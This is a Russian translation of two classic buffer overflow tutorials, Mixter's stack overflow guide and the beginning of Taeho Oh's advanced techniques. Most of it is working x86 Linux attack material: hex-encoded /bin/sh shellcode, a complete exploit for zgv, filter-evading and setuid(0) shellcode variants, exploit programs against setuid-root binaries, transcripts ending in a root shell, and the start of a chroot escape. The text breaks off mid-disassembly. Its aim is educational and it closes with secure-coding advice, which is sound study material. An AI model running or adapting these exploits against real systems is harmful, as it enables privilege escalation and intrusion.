ЛЛЛЛЛЛЛЛЛЛЛ,

# (ret;cat)|./blah
test   <- вводим
ЛЛЛЛЛЛЛЛЛЛЛ,test
test   <- вводим
test
```

Программа пробежала по функции дважды. Если переполнение произошло, адрес возврата из функции может быть изменен для того чтобы изменить ветку выполнения программы.

4. Шеллкод

Говоря простым языком, шеллкод - это набор простых ассемблерных команд, которые мы записываем в стек и затем изменяем на него адрес возврата. Применяя этот метод мы можем вставить свой код в уязвимую программу и затем выполнить его прямо из стека.

Хм, так давайте сгенерируем вставляемый ассемблерный код для запуска шелла. Главный системный вызов - это execve(), который загружает и запускает любые бинарники, завершает выполнение текущего процесса. В мане находим пример его использования:

```
int  execve  (const  char  *filename, char *const argv [], char *const envp[]);
```

Давайте поподробней посмотрим на системный вызов из glibc2:

```
# gdb /lib/libc.so.6
(gdb) disas execve
Дамп функции execve:
0x5da00 <execve>:       pushl  %ebx
/*это актуальный syscall. перед обращения программы к execve,
он сохраняет в стеке аргументы в обратном порядке:
**envp,**argv, *filename */
/* кладём адрес **envp в edx */
0x5da01 <execve+1>:     movl   0x10(%esp,1),%edx
/* кладём адрес **argv в ecx */
0x5da05 <execve+5>:     movl   0xc(%esp,1),%ecx
/* кладём адрес *filename'a в ebx */
0x5da09 <execve+9>:     movl   0x8(%esp,1),%ebx
/* кладём 0xb в eax; 0xb == execve в внутреннем вызове таблицы вызова */
0x5da0d <execve+13>:    movl   $0xb,%eax
/* отдаем контроль кернелу для выполнения инструкции execve */
0x5da12 <execve+18>:    int    $0x80
0x5da14 <execve+20>:    popl   %ebx
0x5da15 <execve+21>:    cmpl   $0xfffff001,%eax
0x5da1a <execve+26>:    jae    0x5da1d <__syscall_error>
0x5da1c <execve+28>:    ret
конец дампа.
```

4a. портируемость кода

Мы можем применить пару хитростей чтобы сделать наш шеллкод не ссылаясь на аргументы в памяти как обычно, передавая их точные адреса в странице памяти, которые могут быть получены только во время компиляции.

Единственное, что мы можем оценить - это размер шеллкода. Для этого мы можем обратиться к инструкциям jmp <bytes> и call <bytes> чтобы перейти к определенному числу байтов назад или вперед в исполняемом процессе (программе). Зачем использовать call? Вспомните, что CALL автоматически сохраняет адрес возврата в стеке; адресом возврата являются следующие 4 байта после самой инструкции CALL. Помещая переменную прямо за CALL'ом, мы не напрямую сохраняем ее адрес в стеке даже не зная его.

```
0   jmp <Z>     (пропустим Z bytes по направлению вперед)
2   popl %esi
... впишем сюда нашу(и) функцию(и) ...
Z   call <-Z+2> (вернемся на 2 байта после <Z>, к инструкции POPL)
Z+5 .string     (первая переменная)
```

(Учтите: Если вы собираетесь писать код более сложный чем код для получения шелла, вам следует передать больше чем одну переменную .string после кода. Вы знаете размер этих строк и вы таким образом можете вычислить их относительное расположение после того как вы узнаете где находится первая строчка.)

4b. шеллкод

```
global code_start             /* нам понадобится это чуть позже */
global code_end
 .data
code_start:
 jmp  0x17
 popl %esi
 movl %esi,0x8(%esi)   /* положим адрес **argv после шеллкода
          на 0x8 байт, чтобы сохранить /bin/sh */
 xorl %eax,%eax       /* помещаем 0 в %eax */
 movb %eax,0x7(%esi)   /* помещаем 'завершающий' 0 после '/bin/sh' строчки */
 movl %eax,0xc(%esi)   /* другой 0 для получения размера long word */
my_execve:
 movb $0xb,%al  /* execve(         */
 movl %esi,%ebx  /* "/bin/sh",      */
 leal 0x8(%esi),%ecx /* & of "/bin/sh", */
 xorl %edx,%edx  /* NULL     */
 int $0x80  /* );     */
 call -0x1c
 .string "/bin/shX" /* X перезаписан movb %eax,0x7(%esi) */
code_end:
```

(Относительные смещения 0x17 и -0x1c можно получить при помощи помещения в 0x0, компилирования, дизассемблированием и определения размера шеллкода.)

Это уже работающий шеллкод, хотя и минимальный. Вам следует по крайней мере продизассемблировать системный вызов exit() и присоединить его (перед 'call'ом).

Настоящее искусство написания шеллкода также состоит в предотвращении попадания 'бинарных' нулей в код (очень часто применяемых для обозначения завершения ввода/буффера) и модифицировании кода таким образом чтобы его бинарная форма не содержала символы, которые могут быть отфильтрованы какими-нибудь уязвимыми программами. БОльшая часть этой работы выполняется самомодифицирующимся кодом, похожим на тот, что был у нас в инструкции movb %eax,0x7(%esi). Мы заместили X нашим \0 не имея его в исходной форме шеллкода...

Давайте протестируем этот код...сохраните код выше как code.S (убейте комментсы) и сл. файл как code.c:

```
extern void code_start();
extern void code_end();
#include <stdio.h>
main() { ((void (*)(void)) code_start)(); }

# cc -o code code.S code.c
# ./code
bash#
```

Теперь Вы можете конвертировать этот код в буффер 16иричных символов. Лучше всего сделать это, напечатав что-то вроде этого:

```
#include <stdio.h>
extern void code_start(); extern void code_end();
main() { fprintf(stderr,"%s",code_start); }
```

и пропарсить это через aconv -h or bin2c.pl (эти тулзы можно взять здесь:http://www.dec.net/~dhg or http://members.tripod.com/mixtersecurity)

5. Написание эксплойта

Давайте взглянем на то, каким образом мы можем подменить адрес возврата чтобы он указывал на наш шеллкод помещенный в стек и затем напишем пример эксплойта. Мы возьмем zgv, т.к. он - очень простая штуковина, подверженная эксплойтингу. :)

```
# export HOME=`perl -e 'printf "a" x 2000'`
# zgv
Segmentation fault (core dumped)
# gdb /usr/bin/zgv core
#0  0x61616161 in ?? ()
```

```
(gdb) info register esp
 esp: 0xbffff574 -1073744524
```

Чтож, это верхушка стека во время крушения. Безопасно предположить, что мы можем использовать его в качестве адреса возврата на наш шеллкод.

Мы добавим несколько NOP инструкций перед нашим буффером, т.к. мы не можем полностью быть уверенными в 100%-ной корректности угадывания адреса точного начала нашего шеллкода в памяти (или даже пробрутфорсив его). Функция возвратится в стековое пространство куда-то после шеллкода, пробежится поо NOP'ам к начальному JMP'у, прыгнет на CALL, прыгнет назад к POPL и запустит наш код в стеке.

Помните что такое стек: нижние адреса памяти, верхушка с указанием на нее ESP, начальные переменные и буфер в zgv, который содержит переменную HOME environment.

После этого мы имеем сохраненный EBP (4 байта) и адрес возврата предыдущей инструкции. Мы должны записать 8 байт или больше после буффера для того чтобы перезаписать адрес возврата своим новым адресом в стеке.

Буффер у zgv - 1024 байта. Вы можете выяснить это глянув на код или просто поискав начальную инструкцию subl $0x400,%esp (=1024) в уязвимой функции. Сейчас мы соединим все эти части вместе:

5a. Sample zgv exploit

```
/*                    zgv v3.0 exploit by Mixter
      buffer overflow tutorial - http://1337.tsx.org

    sample exploit, works for example with precompiled
redhat 5.x/suse 5.x/redhat 6.x/slackware 3.x linux binaries */

#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>

/* This is the minimal shellcode from the tutorial */
static char shellcode[]=
"\xeb\x17\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d"
"\x4e\x08\x31\xd2\xcd\x80\xe8\xe4\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x58";

#define NOP     0x90
#define LEN     1032
#define RET     0xbffff574

int main()
{
char buffer[LEN];
long retaddr = RET;
int i;

fprintf(stderr,"using address 0x%lx\n",retaddr);

/* this fills the whole buffer with the return address, see 3b) */
for (i=0;i<LEN;i+=4)
   *(long *)&buffer[i] = retaddr;

/* this fills the initial buffer with NOP's, 100 chars less than the
   buffer size, so the shellcode and return address fits in comfortably */
for (i=0;i<(LEN-strlen(shellcode)-100);i++)
   *(buffer+i) = NOP;

/* after the end of the NOPs, we copy in the execve() shellcode */
memcpy(buffer+i,shellcode,strlen(shellcode));

/* export the variable, run zgv */

setenv("HOME", buffer, 1);
```

```
execlp("zgv","zgv",NULL);
return 0;
}

/* EOF */
```

Теперь у нас есть строка вида:

```
[ ... NOP NOP NOP NOP NOP JMP SHELLCODE CALL /bin/sh RET RET RET RET RET RET ]
```

В то время как стэк zgv'а выглядит так:

```
v-- 0xbffff574 is here
[     S   M   A   L   L   B   U   F   F   E   R   ] [SAVED EBP] [ORIGINAL RET]
```

Выполняющаяся ветка zgv сейчас выглядит так:

```
main ... -> function() -> strcpy(smallbuffer,getenv("HOME"));
```

В этом месте zgv падает и не делает проверку на лимит, пишет за SMALLBUFFER'ом и адрес возврата в main перезаписывается адресом возврата в стэк. Функция function() возвращается и EIP теперь указывает на стэк:

```
0xbffff574 nop
0xbffff575 nop
0xbffff576 nop
0xbffff577 jmp $0x24                      1
0xbffff579 popl %esi          3 <--\      |
[... здесь стартует шеллкод ...]    |     |
0xbffff59b call -$0x1c             2 <--/
0xbffff59e .string "/bin/shX"
```

Протестируем эксплойт...

```
# cc -o zgx zgx.c
# ./zgx
используемый адрес: 0xbffff574
bash#
```

5b. советы по написанию эксплойтов

Существуют другие техники переполнения, которые необязательно включают изменение адреса возврата. Также существуют так называемые переполнения указателей (pointer overflows), в которых указатель, который находится в функции может быть перезаписан, тем самым приводя к изменению логики программы (пример: the RoTShB bind 4.9 exploit), эксплойты, в которых адрес возврата указывает на указатель окружения шелла, в котором расположен шеллкод (вместо своего расположения в стеке).

Другим важным предметом опытных писателей шеллкодов является самомодифицирующийся код, который изначально состоит только из печатных символов, заглавных букв и без пробелов и затем изменяет себя, вписывая в стек свой шеллкод, который он и запускает, итд.

Следите за тем, чтобы ваш шеллкод не содержал 'бинарных' нулей, т.к. в ином случае в большинстве случаев он не будет работать.

5c. окончание

Почему это так важно писать эксплойты? Потому что незнание всезнающе ('интересная мысль' - прим. переводчика) в индустрии софтвэйра. Уже были представлены сообщения об уязвимостях, приводящих к переполнению буфферов в ПО т.к. софт не обновлялся или по причине того, что большинство пользователей не уделяло внимание этим апдейтам или по причине того, что уязвимость было сложно обнаружить и мало кто понимал, что она представляет большую проблему безопасности.

Если Вы - программер, то к своему делу нужно относиться очень серьезно, особенно при написании программ-серверов, программ по безопасности, программ, использующих suid root или написанных

для запуска с его привилегиями. Применяйте strn*, sn* функции вместо sprintf итд. Старайтесь применять размещение буфферов динамического или зависящего от ввода размера, будьте осторожны в for/while/и др циклах, в которых данные загоняются в буфферы и относитесь к вводу пользователя с наибольшей осторожностью.

В индустрии по безопасности были предприняты попытки предотвратить проблемы переполнения при помощи использования техник, таких как 'non-executable stack', 'suid wrappers', 'guard programms', которые проверяли адрес возврата, компилеров, проверяющих размер переданных аргументов итд. Вам следует использовать эти техники там где это возможно, но не стоит полностью на них полагаться. Если вы полагаете что вы в полной безопасности, сидя за 2хлетним UNIX дистрибутивом без апдейтов, но используя защиту от переполнения или (что более идиотски) файрвол/IDS, то все это не может уверить вас в полной безопасности.

Если вы регулярно апдейтите софт, вы все еще не можете быть уверены в безопасности, но вы можете уже надеяться:-)

(оригинал: Mixter)

(перевод: varnie 25.01.05)

Продвинутые техники написания эксплойтов переполнения буфера

Автор: Taeho Oh, пер. varnie

Дата: 2005-04-13

1. Введение В наши дни существует довольно много кодов эксплойтов переполнения буферов. Раньше же такие эксплойты только запускали шелл (т.е. /bin/sh). Однако, теперь некоторые эксплойты содержат очень интересные фичи. К примеру, они могут проламываться через фильтр, открывать сокет, врываться в 'chroot' и т д. В этой статье мы попытаемся разобраться в таких продвинутых фичах эксплойтов переполнения буфера на примере платформы intel x86 Linux. **2. Что нам необходимо знать?** Мы должны знать языки Асм, Си и операционку Линукс ('вау, экая неожиданность' прим. пер.). Конечно, мы должны иметь представление о том, что же представляет собой переполнение буфера. На этот счет можно глянуть в phrack 49-14 (статья Smashing The Stack For Fun And Profit by Aleph1). Это классная статья и я крайне рекомендую обратить на нее внимание перед тем, как приступить к изучению этой статьи. **3. Проход через фильтры** Существует множество программ с проблемами переполнения буфера. Почему же не все ошибки переполнения буферов подвергаются эксплойтингу? Потому что даже если программа и находится в состоянии возможного переполнения буфера, то это не так то и легко можно будет использовать. В большинстве случаев причина в том, что программы обрабатывают (фильтруют) некоторые символы или же конвертируют их в другие. Если программа фильтрует все непечатные символы, то ее будет сложно проэксплойтить. Если программа фильтрует только определенные символы, то мы сможем проломиться сквозь фильтры, написав умный код эксплойта переполнения буфера. :)**3.1 пример уязвимой программы**

```
vulnerable1.c
-------------------------------------------------------------------------
#include<string.h>
#include<ctype.h>

int main(int argc,int **argv)
{
        char buffer[1024];
        int i;
        if(argc>1)
        {
                for(i=0;i<strlen(argv[1]);i++)
                        argv[1][i]=toupper(argv[1][i]);
                strcpy(buffer,argv[1]);
        }
}
-------------------------------------------------------------------------
```

Эта уязвимая программа конвертирует все прописные буквы, полученные при вводе, в заглавные. Таким образом, мы должны написать шеллкод, которые бы не содержал прописные буквы. Каким образом мы можем этого добиться? Мы должны сослаться на строчку символов "/bin/sh", которая должна содержать прописные буквы. Однако, мы можем подвергнуть это эксплойтингу.:)

3.2 Модифицирование нормального шеллкода

Почти все эксплойты переполнения буфера содержат этот шеллкод. Сейчас мы должны удалить в нем все маленькие буквы. Конечно же, наш новый шеллкод должен запускать шелл.

нормальный шеллкод:

```
-------------------------------------------------------------------------
char shellcode[]=
        "\xeb\x1f"                      /* jmp 0x1f             */
        "\x5e"                          /* popl %esi            */
```

```
        "\x89\x76\x08"                  /* movl %esi,0x8(%esi)   */
        "\x31\xc0"                      /* xorl %eax,%eax        */
        "\x88\x46\x07"                  /* movb %eax,0x7(%esi)   */
        "\x89\x46\x0c"                  /* movl %eax,0xc(%esi)   */
        "\xb0\x0b"                      /* movb $0xb,%al         */
        "\x89\xf3"                      /* movl %esi,%ebx        */
        "\x8d\x4e\x08"                  /* leal 0x8(%esi),%ecx   */
        "\x8d\x56\x0c"                  /* leal 0xc(%esi),%edx   */
        "\xcd\x80"                      /* int $0x80             */
        "\x31\xdb"                      /* xorl %ebx,%ebx        */
        "\x89\xd8"                      /* movl %ebx,%eax        */
        "\x40"                          /* inc %eax              */
        "\xcd\x80"                      /* int $0x80             */
        "\xe8\xdc\xff\xff\xff"          /* call -0x24            */
        "/bin/sh";                      /* .string \"/bin/sh\"   */
---------------------------------------------------------------------------
```

Этот шеллкод имеет 6 прописных букв. (5 букв в "/bin/sh" и 1 буква в "movl %esi,0x8(%esi)")). Мы не можем использовать строку "/bin/sh" напрямую для обхода фильтра. Но мы можем вставлять любые символы, кроме прописных букв. Таким образом, мы можем вставить "\x2f\x12\x19\x1e\x2f\x23\x18" вместо "\x2f\x62\x69\x6e\x2f\x73\x68" ("/bin/sh"). После того, как мы переполним буфер, мы должны будем заменить "\x2f\x12\x19\x1e\x2f\x23\x18" на "\x2f\x62\x69\x6e\x2f\x73\x68", чтобы вызвать "/bin/sh". Этого легко достичь, добавив \x50 to \x62, \x69, \x6e, \x73, и \x68 после того, как наш шеллкод выполнен. Но...как мы можем спрятать \x76 в "movl %esi,0x8(%esi)" ? Мы можем заменить "movl %esi,0x8(%esi)" на другие инструкции, которые выполняют те же действия, но не содержат прописные буквы. К примеру, "movl %esi,0x8(%esi)" можно заменить на "movl %esi,%eax", "addl $0x8,%eax", "movl %eax,0x8(%esi)". Измененные инструкции имеют любые прописные буквы. (Конечно же, можно подобрать и другие подходящие инструкции, но это всего лишь пример). Новый шеллкод создан.

новый шеллкод:

```
---------------------------------------------------------------------------
char shellcode[]=
        "\xeb\x38"                      /* jmp 0x38              */
        "\x5e"                          /* popl %esi             */
        "\x80\x46\x01\x50"              /* addb $0x50,0x1(%esi)  */
        "\x80\x46\x02\x50"              /* addb $0x50,0x2(%esi)  */
        "\x80\x46\x03\x50"              /* addb $0x50,0x3(%esi)  */
        "\x80\x46\x05\x50"              /* addb $0x50,0x5(%esi)  */
        "\x80\x46\x06\x50"              /* addb $0x50,0x6(%esi)  */
        "\x89\xf0"                      /* movl %esi,%eax        */
        "\x83\xc0\x08"                  /* addl $0x8,%eax        */
        "\x89\x46\x08"                  /* movl %eax,0x8(%esi)   */
        "\x31\xc0"                      /* xorl %eax,%eax        */
        "\x88\x46\x07"                  /* movb %eax,0x7(%esi)   */
        "\x89\x46\x0c"                  /* movl %eax,0xc(%esi)   */
        "\xb0\x0b"                      /* movb $0xb,%al         */
        "\x89\xf3"                      /* movl %esi,%ebx        */
        "\x8d\x4e\x08"                  /* leal 0x8(%esi),%ecx   */
        "\x8d\x56\x0c"                  /* leal 0xc(%esi),%edx   */
        "\xcd\x80"                      /* int $0x80             */
        "\x31\xdb"                      /* xorl %ebx,%ebx        */
        "\x89\xd8"                      /* movl %ebx,%eax        */
        "\x40"                          /* inc %eax              */
        "\xcd\x80"                      /* int $0x80             */
        "\xe8\xc3\xff\xff\xff"          /* call -0x3d            */
        "\x2f\x12\x19\x1e\x2f\x23\x18"; /* .string "/bin/sh"     */
                                        /* /bin/sh is disguised  */
---------------------------------------------------------------------------
```

3.3 Эксплойтинг уязвимой программы

С этим шеллкодом мы можем легко проэксплойтить код.

```
---------------------------------------------------------------------------
#include<stdio.h>
```

```
#include<stdlib.h>

#define ALIGN                            0
#define OFFSET                           0
#define RET_POSITION                  1024
#define RANGE                           20
#define NOP                           0x90

char shellcode[]=
        "\xeb\x38"                       /* jmp 0x38              */
        "\x5e"                           /* popl %esi             */
        "\x80\x46\x01\x50"               /* addb $0x50,0x1(%esi)  */
        "\x80\x46\x02\x50"               /* addb $0x50,0x2(%esi)  */
        "\x80\x46\x03\x50"               /* addb $0x50,0x3(%esi)  */
        "\x80\x46\x05\x50"               /* addb $0x50,0x5(%esi)  */
        "\x80\x46\x06\x50"               /* addb $0x50,0x6(%esi)  */
        "\x89\xf0"                       /* movl %esi,%eax        */
        "\x83\xc0\x08"                   /* addl $0x8,%eax        */
        "\x89\x46\x08"                   /* movl %eax,0x8(%esi)   */
        "\x31\xc0"                       /* xorl %eax,%eax        */
        "\x88\x46\x07"                   /* movb %eax,0x7(%esi)   */
        "\x89\x46\x0c"                   /* movl %eax,0xc(%esi)   */
        "\xb0\x0b"                       /* movb $0xb,%al         */
        "\x89\xf3"                       /* movl %esi,%ebx        */
        "\x8d\x4e\x08"                   /* leal 0x8(%esi),%ecx   */
        "\x8d\x56\x0c"                   /* leal 0xc(%esi),%edx   */
        "\xcd\x80"                       /* int $0x80             */
        "\x31\xdb"                       /* xorl %ebx,%ebx        */
        "\x89\xd8"                       /* movl %ebx,%eax        */
        "\x40"                           /* inc %eax              */
        "\xcd\x80"                       /* int $0x80             */
        "\xe8\xc3\xff\xff\xff"           /* call -0x3d            */
        "\x2f\x12\x19\x1e\x2f\x23\x18"; /* .string "/bin/sh"     */
                                         /* /bin/sh is disguised  */

unsigned long get_sp(void)
{
        __asm__("movl %esp,%eax");
}

main(int argc,char **argv)
{
        char buff[RET_POSITION+RANGE+ALIGN+1],*ptr;
        long addr;
        unsigned long sp;
        int offset=OFFSET,bsize=RET_POSITION+RANGE+ALIGN+1;
        int i;

        if(argc>1)
                offset=atoi(argv[1]);

        sp=get_sp();
        addr=sp-offset;

        for(i=0;i<bsize;i+=4)
        {
                buff[i+ALIGN]=(addr&0x000000ff);
                buff[i+ALIGN+1]=(addr&0x0000ff00)>>8;
                buff[i+ALIGN+2]=(addr&0x00ff0000)>>16;
                buff[i+ALIGN+3]=(addr&0xff000000)>>24;
        }

        for(i=0;i<bsize-RANGE*2-strlen(shellcode)-1;i++)
                buff[i]=NOP;

        ptr=buff+bsize-RANGE*2-strlen(shellcode)-1;
        for(i=0;i<strlen(shellcode);i++)
                *(ptr++)=shellcode[i];

        buff[bsize-1]='\0';
        printf("Jump to 0x%08x\n",addr);
```

```
        execl("./vulnerable1","vulnerable1",buff,0);
}
-------------------------------------------------------------------------
```

эксплойт в действии:

```
-------------------------------------------------------------------------
[ ohhara@ohhara ~ ] {1} $ ls -l vulnerable1
-rwsr-xr-x   1 root     root         4342 Oct 18 13:20 vulnerable1*
[ ohhara@ohhara ~ ] {2} $ ls -l exploit1
-rwxr-xr-x   1 ohhara   cse          6932 Oct 18 13:20 exploit1*
[ ohhara@ohhara ~ ] {3} $ ./exploit1
Jump to 0xbfffec64
Segmentation fault
[ ohhara@ohhara ~ ] {4} $ ./exploit1 500
Jump to 0xbfffea70
bash# whoami
root
bash#
-------------------------------------------------------------------------
```

3.4 Что мы можем сделать при помощи этой техники?

Мы можем пройти через различные фильтры у форм. Когда уязвимая программа фильтрует !@#$%^&*(), мы можем написать новый шеллкод, который не будет содержать !@#$%^&*()*. Но у нас появятся сложности в создании такого шеллкода, если программа фильтрует очень много символов.

4. Смена uid на 0. Рутовская программа setuid, которая 'знает', что работать под привилегиями рута очень опасно, обращается к seteuid(getuid()) при старте и вызывает seteuid(0), когда нуждается в этом. Многие программеры полагают, что она безопасна после обращения к seteuid(getuid()). Однако, это не так: можно выставить uid снова в 0. **4.1 Пример уязвимой программы**

```
vulnerable2.c
-------------------------------------------------------------------------
#include<string.h>
#include<unistd.h>

int main(int argc,char **argv)
{
        char buffer[1024];
        seteuid(getuid());
        if(argc>1)
                strcpy(buffer,argv[1]);
}
-------------------------------------------------------------------------
```

Эта уязвимая программа сначала вызывает seteuid(getuid()). Поэтому мы можем решить, что с "strcpy(buffer,argv[1]);" все в порядке. Т.к. мы можем получить только свой шелл, то мы можем не переживать по поводу атак переполнения буфера. Но не смотря на это если мы вставим код с вызовом setuid(0) в шеллкод, мы сможем получить шелл рута. :)

4.2 Пишем setuid(0) код

```
setuidasm.c
-------------------------------------------------------------------------
main()
{
        setuid(0);
}
-------------------------------------------------------------------------
```

компилируем и дизассемблируем:

```
-------------------------------------------------------------------------
[ ohhara@ohhara ~ ] {1} $ gcc -o setuidasm -static setuidasm.c
[ ohhara@ohhara ~ ] {2} $ gdb setuidasm
GNU gdb 4.17
```

```
Copyright 1998 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux"...
(gdb) disassemble setuid
Dump of assembler code for function __setuid:
0x804ca00 <__setuid>:   movl   %ebx,%edx
0x804ca02 <__setuid+2>: movl   0x4(%esp,1),%ebx
0x804ca06 <__setuid+6>: movl   $0x17,%eax
0x804ca0b <__setuid+11>:        int    $0x80
0x804ca0d <__setuid+13>:        movl   %edx,%ebx
0x804ca0f <__setuid+15>:        cmpl   $0xfffff001,%eax
0x804ca14 <__setuid+20>:        jae    0x804cc10 <__syscall_error>
0x804ca1a <__setuid+26>:        ret
0x804ca1b <__setuid+27>:        nop
0x804ca1c <__setuid+28>:        nop
0x804ca1d <__setuid+29>:        nop
0x804ca1e <__setuid+30>:        nop
0x804ca1f <__setuid+31>:        nop
End of assembler dump.
(gdb)
```

```
setuid(0); code
```

```
char code[]=
        "\x31\xc0"                      /* xorl %eax,%eax        */
        "\x31\xdb"                      /* xorl %ebx,%ebx        */
        "\xb0\x17"                      /* movb $0x17,%al        */
        "\xcd\x80";                     /* int $0x80             */
```

4.3 Изменяем нормальный шеллкод:

Написание нового шеллкода теперь будет легким, потому что у нас уже есть setuid(0) код. Просто вставим код в начало нормального шеллкода.

новый шеллкод:

```
char shellcode[]=
        "\x31\xc0"                      /* xorl %eax,%eax        */
        "\x31\xdb"                      /* xorl %ebx,%ebx        */
        "\xb0\x17"                      /* movb $0x17,%al        */
        "\xcd\x80"                      /* int $0x80             */
        "\xeb\x1f"                      /* jmp 0x1f              */
        "\x5e"                          /* popl %esi             */
        "\x89\x76\x08"                  /* movl %esi,0x8(%esi)   */
        "\x31\xc0"                      /* xorl %eax,%eax        */
        "\x88\x46\x07"                  /* movb %eax,0x7(%esi)   */
        "\x89\x46\x0c"                  /* movl %eax,0xc(%esi)   */
        "\xb0\x0b"                      /* movb $0xb,%al         */
        "\x89\xf3"                      /* movl %esi,%ebx        */
        "\x8d\x4e\x08"                  /* leal 0x8(%esi),%ecx   */
        "\x8d\x56\x0c"                  /* leal 0xc(%esi),%edx   */
        "\xcd\x80"                      /* int $0x80             */
        "\x31\xdb"                      /* xorl %ebx,%ebx        */
        "\x89\xd8"                      /* movl %ebx,%eax        */
        "\x40"                          /* inc %eax              */
        "\xcd\x80"                      /* int $0x80             */
        "\xe8\xdc\xff\xff\xff"          /* call -0x24            */
        "/bin/sh";                      /* .string \"/bin/sh\"   */
```

4.4 Эксплойтинг следующей программы

С этим шеллкодом мы можем очень легко написать код эксплойта:

```
exploit2.c
```

```
------------------------------------------------------------------------
#include<stdio.h>
#include<stdlib.h>

#define ALIGN                            0
#define OFFSET                           0
#define RET_POSITION                  1024
#define RANGE                           20
#define NOP                           0x90

char shellcode[]=
        "\x31\xc0"                      /* xorl %eax,%eax        */
        "\x31\xdb"                      /* xorl %ebx,%ebx        */
        "\xb0\x17"                      /* movb $0x17,%al        */
        "\xcd\x80"                      /* int $0x80             */
        "\xeb\x1f"                      /* jmp 0x1f              */
        "\x5e"                          /* popl %esi             */
        "\x89\x76\x08"                  /* movl %esi,0x8(%esi)   */
        "\x31\xc0"                      /* xorl %eax,%eax        */
        "\x88\x46\x07"                  /* movb %eax,0x7(%esi)   */
        "\x89\x46\x0c"                  /* movl %eax,0xc(%esi)   */
        "\xb0\x0b"                      /* movb $0xb,%al         */
        "\x89\xf3"                      /* movl %esi,%ebx        */
        "\x8d\x4e\x08"                  /* leal 0x8(%esi),%ecx   */
        "\x8d\x56\x0c"                  /* leal 0xc(%esi),%edx   */
        "\xcd\x80"                      /* int $0x80             */
        "\x31\xdb"                      /* xorl %ebx,%ebx        */
        "\x89\xd8"                      /* movl %ebx,%eax        */
        "\x40"                          /* inc %eax              */
        "\xcd\x80"                      /* int $0x80             */
        "\xe8\xdc\xff\xff\xff"          /* call -0x24            */
        "/bin/sh";                      /* .string \"/bin/sh\"   */

unsigned long get_sp(void)
{
        __asm__("movl %esp,%eax");
}

void main(int argc,char **argv)
{
        char buff[RET_POSITION+RANGE+ALIGN+1],*ptr;
        long addr;
        unsigned long sp;
        int offset=OFFSET,bsize=RET_POSITION+RANGE+ALIGN+1;
        int i;

        if(argc>1)
                offset=atoi(argv[1]);

        sp=get_sp();
        addr=sp-offset;

        for(i=0;i<bsize;i+=4)
        {
                buff[i+ALIGN]=(addr&0x000000ff);
                buff[i+ALIGN+1]=(addr&0x0000ff00)>>8;
                buff[i+ALIGN+2]=(addr&0x00ff0000)>>16;
                buff[i+ALIGN+3]=(addr&0xff000000)>>24;
        }

        for(i=0;i<bsize-RANGE*2-strlen(shellcode)-1;i++)
                buff[i]=NOP;

        ptr=buff+bsize-RANGE*2-strlen(shellcode)-1;
        for(i=0;i<strlen(shellcode);i++)
                *(ptr++)=shellcode[i];

        buff[bsize-1]='\0';

        printf("Jump to 0x%08x\n",addr);
        execl("./vulnerable2","vulnerable2",buff,0);
```

```
}
-------------------------------------------------------------------------

эксплойт в действии:

-------------------------------------------------------------------------------
[ ohhara@ohhara ~ ] {1} $ ls -l vulnerable2
-rwsr-xr-x   1 root     root         4258 Oct 18 14:16 vulnerable2*
[ ohhara@ohhara ~ ] {2} $ ls -l exploit2
-rwxr-xr-x   1 ohhara   cse          6932 Oct 18 14:26 exploit2*
[ ohhara@ohhara ~ ] {3} $ ./exploit2
Jump to 0xbfffec64
Illegal instruction
[ ohhara@ohhara ~ ] {4} $ ./exploit2 500
Jump to 0xbfffea70
bash# whoami
root
bash#
-------------------------------------------------------------------------
```

4.5 Что мы сможем достичь с помощью этой техники? Мы атакуем рутовую программу setuid с переполнением буфера, но получаем только свой собственный шелл. В этой ситуации можно поюзать эту технику. **5. Обходим chroot.** Если setuid sachroot-ена, то мы можем получить доступ только к sachroot-енной директории. Мы не можем получить рутовскую директорию. Однако, мы можем пробраться во все директории, если наш шеллкод опять изменит рутовскую директорию на '/'. :)**5.1 Пример уязвимой программы:**

```
vulnerable3.c
-------------------------------------------------------------------------------
#include<string.h>
#include<unistd.h>

int main(int argc,char **argv)
{
        char buffer[1024];
        chroot("/home/ftp");
        chdir("/");
        if(argc>1)
                strcpy(buffer,argv[1]);
}
-------------------------------------------------------------------------
```

Если попытаться запустить "/bin/sh" с переполнением буфера, он может запустить "/home/ftp/bin/sh" (если последний существует) и мы не сможем получить доступ к другим директориям кроме "/home/ftp".

5.2 Пишем код обхода chroot-a

Если мы можем запустить ниженаписанный код, то мы сможем обойти chroot.

```
breakchrootasm.c
-------------------------------------------------------------------------
main()
{
        mkdir("sh",0755);
        chroot("sh");
        /* many "../" */
        chroot("../../../../../../../../../../../../../../../../");
}
-------------------------------------------------------------------------
```

Этот код создает директорию 'sh', т.к. к ней легко обратиться. Также он пытается запустить "/bin/sh".

откомпилируем и продизассемблируем:

```
-------------------------------------------------------------------------
[ ohhara@ohhara ~ ] {1} $ gcc -o breakchrootasm -static breakchrootasm.c
[ ohhara@ohhara ~ ] {2} $ gdb breakchrootasm
GNU gdb 4.17
```

```
Copyright 1998 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux"...
(gdb) disassemble mkdir
Dump of assembler code for function __mkdir:
0x804cac0 <__mkdir>:    movl   %ebx,%edx
0x804cac2 <__mkdir+2>:  movl   0x8(%esp,1),%ecx
0x804cac6 <__mkdir+6>:  movl   0x4(%esp,1),%ebx
0x804caca <__mkdir+10>: movl   $0x27,%eax
0x804cacf <__mkdir+15>: int    $0x80
0x804cad1 <__mkdir+17>: movl   %edx,%ebx
0x804cad3 <__mkdir+19>: cmpl   $0xfffff001,%eax
0x804cad8 <__mkdir+24>: jae    0x804cc40 <__syscall_error>
0x804cade <__mkdir+30>: ret
0x804cadf <__mkdir+31>: nop
End of assembler dump.
(gdb) disassemble chroot
Dump of assembler code for function chroot:
0x804cb60 <chroot>:     movl   %ebx,%edx
0x804cb62 <chroot+2>:   movl   0x4(%esp,1),%ebx
0x804cb66 <chroot+6>:   movl   $0x3d,%eax
0x804cb6b <chroot+11>:  int    $0x80
0x804cb6d <chroot+13>:  movl   %edx,%ebx
